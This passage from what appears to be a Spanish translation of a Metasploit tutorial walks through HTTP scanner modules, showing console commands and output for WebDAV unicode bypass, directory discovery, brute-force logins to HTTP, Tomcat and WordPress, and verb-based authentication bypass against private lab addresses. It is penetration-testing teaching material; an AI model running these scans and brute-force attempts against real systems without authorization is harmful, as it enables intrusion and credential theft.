Proxies		no	Use a proxy chain
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

Vamos a mantener el diccionario predeterminado y la configuración de HTTP404S diccionario, poner nuestra rhosts y los valores THREADS y deje correr el módulo.

```
msf auxiliary(dir_webdav_unicode_bypass) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(dir_webdav_unicode_bypass) > set THREADS 20
THREADS => 20
msf auxiliary(dir_webdav_unicode_bypass) > run
```

```
[*] Using code '404' as not found.
[*] Using code '404' as not found.
[*] Using code '404' as not found.
[*] Found protected folder http://192.168.1.211:80/admin/ 401 (192.168.1.211)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.
[*] Found protected folder http://192.168.1.223:80/phpmyadmin/ 401 (192.168.1.223)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.
[*] Found protected folder http://192.168.1.223:80/security/ 401 (192.168.1.223)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND request.
[*] Found protected folder http://192.168.1.204:80/printers/ 401 (192.168.1.204)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND
```

```
request.  
[*] Found vulnerable WebDAV Unicode bypass target  
http://192.168.1.204:80/%c0%afprinters/ 207 (192.168.1.204)  
[*] Found protected folder http://192.168.1.203:80/printers/ 401 (192.168.1.203)  
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using PROPFIND  
request.  
[*] Found vulnerable WebDAV Unicode bypass target  
http://192.168.1.203:80/%c0%afprinters/ 207 (192.168.1.203)  
...snip...  
[*] Scanned 55 of 55 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(dir_webdav_unicode_bypass) >
```

Nuestro análisis ha encontrado servidores vulnerables. Esta vulnerabilidad puede permitir que nosotros a la lista, descarga, o incluso subir archivos con contraseña carpetas protegidas.



# auxiliary/scanner/http/enum\_delicious

El módulo "enum\_delicious" auxiliar es un escáner pequeño e ingenioso que enumerará los deliciosos servicio de marcadores en <http://www.delicious.com/> para los enlaces a un dominio de destino. Esta información puede a su vez una gran cantidad de enlaces que otras personas han encontrado interesantes (para los ataques de ingeniería social) o para las páginas que pueden ser muy ocultos en un sitio.

```
msf > use auxiliary/scanner/http/enum_delicious
msf auxiliary(enumer_delicious) > show options
```

## Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
DOMAIN		yes	Domain to request URLs for
OUTFILE		no	Where to output the list for use

No hay nada especial sobre la configuración de este módulo. Acabamos de alimentar a un dominio y se deja correr.

```
msf auxiliary(enumer_delicious) > set DOMAIN metasploit.com
DOMAIN => metasploit.com
msf auxiliary(enumer_delicious) > run
```

```
[*] Pulling urls from Delicious.com
[*] Page number: 1
[*] Page number: 2
[*] Page number: 3
[*] Page number: 4
[*] Page number: 5
[*] Page number: 6
[*] Page number: 7
[*] Page number: 8
[*] Page number: 9
[*] Located 200 addresses for metasploit.com
http://blog.metasploit.com/2007/03/metasploit-framework-30-released.html
http://blog.metasploit.com/2007/08/easier-way-to-create-payload-modules-in.html
http://blog.metasploit.com/2007/09/root-shell-in-my-pocket-and-maybe-yours.html
http://blog.metasploit.com/2007/10/cracking-iphone-part-2.html
...snip...
http://www.metasploit.com/users/hdm/tools/axman/
https://metasploit.com/trac/ticket/353
https://www.metasploit.com/redmine/projects/framework/repository/revisions/9319/diff?rev=9319&type=sbs
[*] Auxiliary module execution completed
msf auxiliary(enumer_delicious) >
```

Incluso desde una perspectiva no-pentest, este módulo puede a su vez algo de información interesante, si no por otra razón de lo que le puede proporcionar algún buen material de lectura.

# auxiliary/scanner/http/enum\_wayback

El módulo auxiliar "enum\_wayback" consulta el sitio archive.org para cualquier URL que han sido archivados para un dominio dado. Esto puede ser útil para localizar información valiosa o para encontrar páginas en un sitio que desde entonces se ha desvinculado.

```
msf > use auxiliary/scanner/http/enum_wayback
msf auxiliary(enum_wayback) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
DOMAIN		yes	Domain to request URLs for
OUTFILE		no	Where to output the list for use

El elemento de configuración único que tenemos que establecer es el valor de un dominio y luego dejar que el lector haga su trabajo.

```
msf auxiliary(enum_wayback) > set DOMAIN metasploit.com
DOMAIN => metasploit.com
msf auxiliary(enum_wayback) > run
```

```
[*] Pulling urls from Archive.org
[*] Located 1300 addresses for metasploit.com
http://metasploit.com/
http://metasploit.com/?
http://metasploit.com/?OS=CrossReference&SP=CrossReference
http://metasploit.com/?OS=Windows+2000
http://metasploit.com/?OS=Windows+2003
http://metasploit.com/?OS=Windows+NT
http://metasploit.com/?OS=Windows+XP
http://metasploit.com/?kangtatantakwa
http://metasploit.com/archive/framework/bin000000.bin
...snip...
http://metasploit.com/projects/Framework/screenshots/v20_web_01_big.jpg
http://metasploit.com/projects/Framework/screenshots/v23_con_01_big.jpg
http://metasploit.com/projects/Framework/screenshots/v23_con_02_big.jpg
[*] Auxiliary module execution completed
msf auxiliary(enum_wayback) >
```

# auxiliary/scanner/http/files\_dir

El "files\_dir" tiene una lista de palabras como entrada y las consultas de un host o rango de los ejércitos de la presencia de archivos de interés en el objetivo.

```
msf > use auxiliary/scanner/http/files_dir
msf auxiliary(files_dir) > show options
```

Module options:

Name	Current Setting	Required
DICTIONARY	/opt/metasploit3/msf3/data/wmap/wmap_files.txt	no
EXT		no
PATH	/	yes
PROXIES		no
RHOSTS		yes
RPORT	80	yes
THREADS	1	yes
VHOST		no

La lista de diccionario integrado en el servicio a nuestros propósitos, así que nos limitamos a poner nuestro valor rhosts y dejar que el escáner de ejecutar en contra de nuestro objetivo.

```
msf auxiliary(files_dir) > set RHOSTS 192.168.1.1
RHOSTS => 192.168.1.1
msf auxiliary(files_dir) > run
```

```
[*] Using code '404' as not found.
[*] Found http://192.168.1.1:80/backup 403
[*] Found http://192.168.1.1:80/download 301
[*] Found http://192.168.1.1:80/images 301
[*] Found http://192.168.1.1:80/include 301
[*] Found http://192.168.1.1:80/index 302
[*] Found http://192.168.1.1:80/proxy 200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(files_dir) >
```

# auxiliary/scanner/http/http\_login

El módulo "http\_login" es un escáner de acceso por fuerza bruta que intenta autenticarse en un sistema que utiliza autenticación HTTP.

```
msf > use auxiliary/scanner/http/http_login
msf auxiliary(http_login) > show options
```

Module options (auxiliary/scanner/http/http\_login):

Name	Current Setting
Required	Description
----	-----
AUTH_URI	
no	The URI to authenticate against (default:auto)
BLANK_PASSWORDS	true
yes	Try blank passwords for all users
BRUTEFORCE_SPEED	5
yes	How fast to bruteforce, from 0 to 5
PASSWORD	
no	A specific password to authenticate with
PASS_FILE	/opt/metasploit3/msf3/data/wordlists/http_default_pass.txt
no	File containing passwords, one per line
Proxies	
no	Use a proxy chain
RHOSTS	
yes	The target address range or CIDR identifier
RPORT	80
yes	The target port
STOP_ON_SUCCESS	false
yes	Stop guessing when a credential works for a host
THREADS	1
yes	The number of concurrent threads
USERNAME	
no	A specific username to authenticate as
USERPASS_FILE	
/opt/metasploit3/msf3/data/wordlists/http_default_userpass.txt	no File containing users and passwords separated by space, one pair per line
USER_FILE	/opt/metasploit3/msf3/data/wordlists/http_default_users.txt
no	File containing users, one per line
UserAgent	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
yes	The HTTP User-Agent sent in the request
VERBOSE	true
yes	Whether to print output for all attempts
VHOST	no HTTP server virtual host

Para configurar el módulo, se establece el ajuste de AUTH\_URI a la ruta de la página que solicita la autenticación, nuestro valor rhosts y para reducir la producción, se establece el valor VERBOSE en falso.

```
msf auxiliary(http_login) > set AUTH_URI /xampp/
AUTH_URI => /xampp/
msf auxiliary(http_login) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(http_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(http_login) > run

[*] Attempting to login to http://192.168.1.201:80/xampp/ with Basic
authentication
[+] http://192.168.1.201:80/xampp/ - Successful login 'admin' : 's3cr3t'
[*] http://192.168.1.201:80/xampp/ - Random usernames are not allowed.
[*] http://192.168.1.201:80/xampp/ - Random passwords are not allowed.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_login) >
```

Como se puede ver en el resultado anterior, nuestro análisis encontró un conjunto válido de credenciales para el directorio.

# auxiliary/scanner/http/open\_proxy

El módulo "open\_proxy" analiza una serie o rango de los ejércitos en busca de servidores proxy abiertos. Este módulo ayuda a mitigar los falsos positivos por lo que nos permite declarar válidos los códigos HTTP para determinar si una conexión se ha realizado con éxito.

```
msf > use auxiliary/scanner/http/open_proxy
msf auxiliary(open_proxy) > show options
```

Module options:

Name	Description	Current Setting	
-----	-----	-----	
DEBUG		false	no
Enable requests debugging output			
LOOKUP_PUBLIC_ADDRESS		false	no
Enable test for retrieve public IP address via RIPE.net			
MULTIPOINTS		false	no
Multiple ports will be used : 80, 1080, 3128, 8080, 8123			
RANDOMIZE_PORTS		false	no
Randomize the order the ports are probed			
RHOSTS			yes
The target address range or CIDR identifier			
RPORT		8080	yes
The target port			
SITE		209.85.135.147	yes
The web site to test via alleged web proxy (default is www.google.com)			
THREADS		1	yes
The number of concurrent threads			
UserAgent		Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)	yes
The HTTP User-Agent sent in the request			
VERIFY_CONNECT		false	no
Enable test for CONNECT method			
VERIFY_HEAD		false	no
Enable test for HEAD method			
ValidCode		200,302	no
Valid HTTP code for a successfully request			
ValidPattern		server: gws	no
Valid HTTP server header for a successfully request			

Hemos creado nuestro valor rhosts para un pequeño rango de direcciones IP y tener el módulo de escaneo de puertos 8888 o servidores proxy.

```
msf auxiliary(open_proxy) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(open_proxy) > set RPORT 8888
RPORT => 8888
msf auxiliary(open_proxy) > set THREADS 11
THREADS => 11
msf auxiliary(open_proxy) > run

[*] 192.168.1.201:8888 is a potentially OPEN proxy [200] (n/a)
[*] Scanned 02 of 11 hosts (018% complete)
[*] Scanned 03 of 11 hosts (027% complete)
[*] Scanned 04 of 11 hosts (036% complete)
[*] Scanned 05 of 11 hosts (045% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(open_proxy) >
```

# auxiliary/scanner/http/options

El módulo "options" escáner se conecta a un determinado rango de direcciones IP y las consultas de los servidores web de las opciones que están disponibles en ellos. Algunas de estas opciones puede ser más aprovechado para penetrar el sistema.

```
msf > use auxiliary/scanner/http/options
msf auxiliary(options) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
Proxies		no	Use a proxy chain
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

Hemos establecido nuestros rhosts y el valor THREADS y deje correr el escáner.

```
msf auxiliary(options) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-254
msf auxiliary(options) > set THREADS 11
THREADS => 11
msf auxiliary(options) > run
```

```
[*] 192.168.1.203 allows OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND,
PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK methods
[*] 192.168.1.204 allows OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND,
PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK methods
[*] 192.168.1.205 allows OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK,
UNLOCK methods
[*] 192.168.1.206 allows OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK,
UNLOCK methods
[*] 192.168.1.208 allows GET,HEAD,POST,OPTIONS,TRACE methods
[*] 192.168.1.209 allows GET,HEAD,POST,OPTIONS,TRACE methods
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(options) >
```



# auxiliary/scanner/http/robots\_txt

El módulo auxiliar "robots\_txt" escanea un servidor o conjunto de servidores de la presencia y el contenido de un archivo robots.txt. Estos archivos con frecuencia pueden contener información valiosa que los administradores no desea que los motores de búsqueda para descubrir.

```
msf > use auxiliary/scanner/http/robots_txt
msf auxiliary(robots_txt) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----
PATH	/	yes	The test path to find robots.txt file
Proxies		no	Use a proxy chain
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

La configuración de este módulo es mínima. Nos basta con establecer la rhosts y los valores THREADS y déjalo ir.

```
msf auxiliary(robots_txt) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(robots_txt) > set THREADS 20
THREADS => 20
msf auxiliary(robots_txt) > run
```

```
[*] [192.168.1.208] /robots.txt - /internal/, /tmp/
[*] [192.168.1.209] /robots.txt - /
[*] [192.168.1.211] /robots.txt - /
[*] Scanned 15 of 55 hosts (027% complete)
[*] Scanned 29 of 55 hosts (052% complete)
[*] Scanned 38 of 55 hosts (069% complete)
[*] Scanned 39 of 55 hosts (070% complete)
[*] Scanned 40 of 55 hosts (072% complete)
[*] Scanned 44 of 55 hosts (080% complete)
[*] Scanned 45 of 55 hosts (081% complete)
[*] Scanned 46 of 55 hosts (083% complete)
[*] Scanned 50 of 55 hosts (090% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(robots_txt) >
```

# auxiliary/scanner/http/ssl

El módulo de consultas "SSL" de un host o rango tire de la información del certificado SSL si está presente.

```
msf > use auxiliary/scanner/http/ssl
msf auxiliary(ssl) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR identifier
RPORT	443	yes	The target port
THREADS	1	yes	The number of concurrent threads

Para configurar el módulo, hemos creado nuestros rhosts y los valores THREADS y se deja correr.

```
msf auxiliary(ssl) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(ssl) > set THREADS 20
THREADS => 20
msf auxiliary(ssl) > run
```

```
[*] Error: 192.168.1.205: OpenSSL::SSL::SSLError SSL_connect SYSCALL returned=5
errno=0 state=SSLv3 read server hello A
[*] Error: 192.168.1.206: OpenSSL::SSL::SSLError SSL_connect SYSCALL returned=5
errno=0 state=SSLv3 read server hello A
[*] 192.168.1.208:443 Subject:
/C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/OU=SomeOrganizationalUnit/CN=loca
localhost.localdomain/emailAddress=root@localhost.localdomain Signature Alg:
md5WithRSAEncryption
[*] 192.168.1.208:443 WARNING: Signature algorithm using MD5
(md5WithRSAEncryption)
[*] 192.168.1.208:443 has common name localhost.localdomain
[*] 192.168.1.211:443 Subject:
/C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/OU=SomeOrganizationalUnit/CN=loca
localhost.localdomain/emailAddress=root@localhost.localdomain Signature Alg:
sha1WithRSAEncryption
[*] 192.168.1.211:443 has common name localhost.localdomain
[*] Scanned 13 of 55 hosts (023% complete)
[*] Error: 192.168.1.227: OpenSSL::SSL::SSLError SSL_connect SYSCALL returned=5
errno=0 state=SSLv3 read server hello A
[*] 192.168.1.223:443 Subject: /CN=localhost Signature Alg: sha1WithRSAEncryption
[*] 192.168.1.223:443 has common name localhost
[*] 192.168.1.222:443 WARNING: Signature algorithm using MD5
(md5WithRSAEncryption)
[*] 192.168.1.222:443 has common name MAILMAN
[*] Scanned 30 of 55 hosts (054% complete)
[*] Scanned 31 of 55 hosts (056% complete)
[*] Scanned 39 of 55 hosts (070% complete)
[*] Scanned 41 of 55 hosts (074% complete)
[*] Scanned 43 of 55 hosts (078% complete)
[*] Scanned 45 of 55 hosts (081% complete)
[*] Scanned 46 of 55 hosts (083% complete)
```

```
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssl) >
```

# auxiliary/scanner/http/http\_version

El "http\_version" escáner, se dedica a escanear un rango de huéspedes y determinar la versión del servidor Web que se ejecutan en ellos.

```
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
Proxies		no	Use a proxy chain
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

Para ejecutar el análisis, se establece el rhosts y los valores THREADS y se deja correr.

```
msf auxiliary(http_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(http_version) > set THREADS 255
THREADS => 255
msf auxiliary(http_version) > run
```

```
[*] 192.168.1.2 Web Server
[*] 192.168.1.1 Apache ( 302-https://192.168.1.1:10443/ )
[*] 192.168.1.11
[*] Scanned 080 of 256 hosts (031% complete)
[*] 192.168.1.101 Apache/2.2.9 (Ubuntu) PHP/5.2.6-bt0 with Suhosin-Patch
...snip...
[*] 192.168.1.250 lighttpd/1.4.26 ( 302-http://192.168.1.250/account/login/?next=/
)
[*] Scanned 198 of 256 hosts (077% complete)
[*] Scanned 214 of 256 hosts (083% complete)
[*] Scanned 248 of 256 hosts (096% complete)
[*] Scanned 253 of 256 hosts (098% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) >
```

Armados con el conocimiento del software de servidor de destino web, los ataques pueden ser diseñados específicamente para adaptarse a la meta.

# auxiliary/scanner/http/tomcat\_mgr\_login

El módulo auxiliar "tomcat\_mgr\_login" simplemente intentos de inicio de sesión a una instancia de aplicación Tomcat Manager utilizando un nombre de usuario y proporciona la lista de contraseñas.

```
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options
```

Module options (auxiliary/scanner/http/tomcat\_mgr\_login):

Name	Current Setting
Required	Description
----	-----
BLANK_PASSWORDS	true
yes	Try blank passwords for all users
BRUTEFORCE_SPEED	5
yes	How fast to bruteforce, from 0 to 5
PASSWORD	
no	A specific password to authenticate with
PASS_FILE	
/opt/metasploit3/msf3/data/wordlists/tomcat_mgr_default_pass.txt	no
File containing passwords, one per line	
Proxies	
no	Use a proxy chain
RHOSTS	
yes	The target address range or CIDR identifier
RPORT	8080
yes	The target port
STOP_ON_SUCCESS	false
yes	Stop guessing when a credential works for a host
THREADS	1
yes	The number of concurrent threads
USERNAME	
no	A specific username to authenticate as
USERPASS_FILE	
/opt/metasploit3/msf3/data/wordlists/tomcat_mgr_default_userpass.txt	no
File containing users and passwords separated by space, one pair per line	
USER_FILE	
/opt/metasploit3/msf3/data/wordlists/tomcat_mgr_default_users.txt	no
File containing users, one per line	
UserAgent	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
yes	The HTTP User-Agent sent in the request
VERBOSE	true
yes	Whether to print output for all attempts
VHOST	
no	HTTP server virtual host

Vamos a mantener los archivos de usuario y la contraseña por defecto, poner nuestra rhosts y el rport de nuestro objetivo y se deja correr.

```
msf auxiliary(tomcat_mgr_login) > set RHOSTS 192.168.1.208
RHOSTS => 192.168.1.208
msf auxiliary(tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf auxiliary(tomcat_mgr_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(tomcat_mgr_login) > run

[+] http://192.168.1.208:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application
Manager] successful login 'tomcat' : 'tomcat'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_mgr_login) >
```

Nuestro análisis rápido se presentó un conjunto predeterminado de las credenciales de tomcat en nuestro sistema de destino.

# auxiliary/scanner/http/verb\_auth\_bypass

El módulo "verb\_auth\_bypass" analiza un servidor o una gama de servidores y los intentos de eludir la autenticación mediante el uso de diferentes verbos HTTP.

```
msf > use auxiliary/scanner/http/verb_auth_bypass
msf auxiliary(verb_auth_bypass) > show options
```

Module options (auxiliary/scanner/http/verb\_auth\_bypass):

Name	Current Setting	Required	Description
----	-----	-----	-----
PATH	/	yes	The path to test
Proxies		no	Use a proxy chain
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

Podemos configurar este módulo mediante el establecimiento de la ruta a la página que requiere autenticación, configurar nuestro valor rhosts y deje correr el escáner.

```
msf auxiliary(verb_auth_bypass) > set PATH /xampp/
PATH => /xampp/
msf auxiliary(verb_auth_bypass) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(verb_auth_bypass) > run
```

```
[*] 192.168.1.201 requires authentication: Basic realm="xampp user" [401]
[*] Testing verb HEAD resp code: [401]
[*] Testing verb TRACE resp code: [200]
[*] Possible authentication bypass with verb TRACE code 200
[*] Testing verb TRACK resp code: [401]
[*] Testing verb WMAP resp code: [401]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(verb_auth_bypass) >
```

Mediante la lectura de los códigos de servidor devolvió el, el módulo indica que hay un desvío de autenticación posibles mediante el bypass TRACE en nuestro objetivo.

# auxiliary/scanner/http/webdav\_scanner

El módulo "webdav\_scanner" analiza un servidor o una gama de servidores y trata de determinar si WebDAV está activado. Esto nos permite ajustar mejor nuestros ataques.

```
msf > use auxiliary/scanner/http/webdav_scanner
msf auxiliary(webdav_scanner) > show options
```

Module options (auxiliary/scanner/http/webdav\_scanner):

Name	Current Setting	Required	Description
-----	-----	-----	-----
Proxies		no	Use a proxy chain
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

La única configuración que tenemos que hacer es establecer nuestra rhosts y los valores THREADS y dejar que el escáner de correr.

```
msf auxiliary(webdav_scanner) > set RHOSTS 192.168.1.200-250
RHOSTS => 192.168.1.200-250
msf auxiliary(webdav_scanner) > set THREADS 20
THREADS => 20
msf auxiliary(webdav_scanner) > run
```

```
[*] 192.168.1.203 (Microsoft-IIS/5.1) has WEBDAV ENABLED
[*] 192.168.1.209 (Apache/2.0.54 (Linux/SUSE)) WebDAV disabled.
[*] 192.168.1.208 (Apache/2.0.52 (CentOS)) WebDAV disabled.
[*] 192.168.1.213 (Apache/2.2.14 (Ubuntu)) WebDAV disabled.
[*] Scanned 14 of 51 hosts (027% complete)
[*] 192.168.1.222 (Apache/1.3.23 (Unix) (Red-Hat/Linux) mod_python/2.7.6
Python/1.5.2 mod_ssl/2.8.7 OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod_perl/1.26
mod_throttle/3.1.2) WebDAV disabled.
[*] 192.168.1.223 (Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l
mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4
Perl/v5.10.1) WebDAV disabled.
[*] 192.168.1.229 (Microsoft-IIS/6.0) has WEBDAV ENABLED
[*] 192.168.1.224 (Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6) WebDAV disabled.
[*] 192.168.1.227 (Microsoft-IIS/5.0) has WEBDAV ENABLED
[*] Scanned 28 of 51 hosts (054% complete)
[*] 192.168.1.234 (lighttpd/1.4.25) WebDAV disabled.
[*] 192.168.1.235 (Apache/2.2.3 (CentOS)) WebDAV disabled.
[*] Scanned 38 of 51 hosts (074% complete)
[*] Scanned 51 of 51 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(webdav_scanner) >
```



# auxiliary/scanner/http/webdav\_website\_content

El módulo "webdav\_website\_content" auxiliar explora una serie o rango de hosts de los servidores que revelar su contenido a través de WebDAV.

```
msf > use auxiliary/scanner/http/webdav_website_content
msf auxiliary(webdav_website_content) > show options
```

Module options (auxiliary/scanner/http/webdav\_website\_content):

Name	Current Setting	Required	Description
-----	-----	-----	-----
Proxies		no	Use a proxy chain
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

Como este módulo puede producir una gran cantidad de la producción, vamos a configurar rhosts para apuntar a una sola máquina y se deja correr.

```
msf auxiliary(webdav_website_content) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(webdav_website_content) > run
```

```
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/aspnet_client/
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/images/
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_private/
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_cnf/
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_cnf/iisstart.htm
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_cnf/pagerror.gif
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_log/
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/access.cnf
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/botinfos.cnf
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/bots.cnf
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/deptodoc.btr
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/doctodep.btr
[*] Found file or directory in WebDAV response (192.168.1.201)
```

```
http://192.168.1.201/_vti_pvt/frontpg.lck
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/linkinfo.btr
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/service.cnf
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/service.lck
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/services.cnf
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/svcacl.cnf
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/uniqperm.cnf
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_pvt/writeto.cnf
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_script/
[*] Found file or directory in WebDAV response (192.168.1.201)
http://192.168.1.201/_vti_txt/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(webdav_website_content) >
```

# auxiliary/scanner/http/wordpress\_login\_enum

El módulo de auxiliar "wordpress\_login\_enum" de fuerza bruta se utiliza en una instalación de WordPress y en primer lugar determinar los nombres de usuario válido y luego realizar un ataque de adivinar la contraseña.

```
msf > use auxiliary/scanner/http/wordpress_login_enum
msf auxiliary(wordpress_login_enum) > show options
```

Module options (auxiliary/scanner/http/wordpress\_login\_enum):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	yes	Try blank passwords for all users
BRUTEFORCE	true	yes	Perform brute force authentication
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to
PASSWORD		no	A specific password to
PASS_FILE		no	File containing passwords, one per
PROXIES		no	Use a proxy chain
RHOSTS		yes	The target address range or CIDR
RPORT	80	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential
THREADS	1	yes	The number of concurrent threads
URI	/wp-login.php	no	Define the path to the wp-
USERNAME		no	A specific username to
USERPASS_FILE		no	File containing users and
USER_FILE		no	File containing usernames, one per
VALIDATE_USERS	true	yes	Enumerate usernames
VERBOSE	true	yes	Whether to print output for all
VHOST		no	HTTP server virtual host

Configuramos el primer módulo, señalando a la trayectoria de wp-login.php en el servidor de destino. A continuación, establecemos nuestro nombre de usuario y archivos de contraseñas, establezca el valor rhosts, y se deja correr.

```
msf auxiliary(wordpress_login_enum) > set URI /wordpress/wp-login.php
URI => /wordpress/wp-login.php
msf auxiliary(wordpress_login_enum) > set PASS_FILE /tmp/passes.txt
PASS_FILE => /tmp/passes.txt
msf auxiliary(wordpress_login_enum) > set USER_FILE /tmp/users.txt
USER_FILE => /tmp/users.txt
msf auxiliary(wordpress_login_enum) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(wordpress_login_enum) > run
```

```

[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration -
Running User Enumeration
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration -
Checking Username: 'administrator'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration -
Invalid Username: 'administrator'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration -
Checking Username: 'admin'
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration-
Username: 'admin' - is VALID
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration -
Checking Username: 'root'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration -
Invalid Username: 'root'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration -
Checking Username: 'god'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration -
Invalid Username: 'god'
